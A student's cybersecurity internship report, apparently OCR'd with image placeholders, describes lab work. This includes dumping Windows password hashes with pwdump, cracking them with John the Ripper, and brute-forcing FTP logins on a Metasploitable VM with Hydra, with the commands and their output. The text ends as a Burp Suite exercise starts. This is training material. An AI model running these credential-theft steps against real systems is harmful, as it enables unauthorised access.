Internship on Cyber security

1. Self-Introduction :

I am Karthik N P, I have completed my **Secondary School (SSLC)** from **Sachchidananda Saraswathi English Medium School Hariharapura.** I have completed my **Senior Secondary (12th)** from **BGS PU College Sringeri** , currently pursuing a **bachelor's degree** in **Mangalore Institute of Technology & Engineering** in the field of **computer science. Playing badminton** and **reading books** are some of my hobbies in my free time.

2.About Dlithe :

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. DLithe expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, they have established 8 development centers enabling student community to work on research and development. Their services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. They have transformed many lives by imparting 360 degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives.

3.About Internship

a. Summary of internship:

We learn about comprehending networks during this internship.a description of penetration testing, and the basics of cyber securitywe also perform some Port and Vulnerability Scan, we make use of kali linux in order to exploit machines like Windows systems, Metasploitable, we also used the tools like hydra, jhon the

ripper,msf-venom, We also performed the hands-on project of fire extingusher using cisco packet tracer software.


b. Technical task performed group wise

Group 1


1)Install the below software:
a) Virtual box
b) Kali Linux
c) Metasploit machine
d) Windows 7 machine

2a) Windows 7 password cracking


Pwdump is a tool which is used to extract Windows user account password hashes from the SecurityAccount Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as **John the Ripper** .




This tool can be downloaded from https://www.openwall.com




In windows 7 we need to run the **cmd** as administrator.




Then we need to enter the following commands inorder to make use of the **pwdump** tool.




We use https://tmpfiles.org to upload the file inorder to download the file in kali linux.







Now we got the file in the kali linux the file content can be viewed.



Now, we create a file and copy the content into it. Using the command
$ nano hashfile.txt



Then we use **jhon hash1.txt** and **jhon -show hash1.txt** inorder to view the password of windows user along with the username.




2b) Password cracking of metasploit machine using Hydra

A brute force attack is a method of cracking passwords by trying a large number of password combinations until the correct one is found. Hackers use automated software to submit many password guesses in a short period of time to gain unauthorized access to an account or system.


In this brute force attack we used **hydra** tool.

We turn on the kali and metasploitable and search for the ip address of the metasploitable using **nbtscan** command.

Also we create two file **user** and **pass** in which we store the username and password of the metasploitable that is **msfadmin**.



then we use the command **hydra -L user -P pass ftp://10.0.2.4** in order to crack the username and password of the metasploitable machine.




If any one of the credential that is either password or the username is known then also we can use **hydra tool** as shown below

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -lmsfadmin -P pass ftp://10.0.2.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-28 02:19:24
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-28 02:19:25
```


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -L user -p msfadmin ftp://10.0.2.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-28 02:21:01
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-28 02:21:02
```


3) Password cracking of online vulnerable website(testfire.net) using Burpsuite

Turn on the Burpsuit tool using the command **burpsuit.**




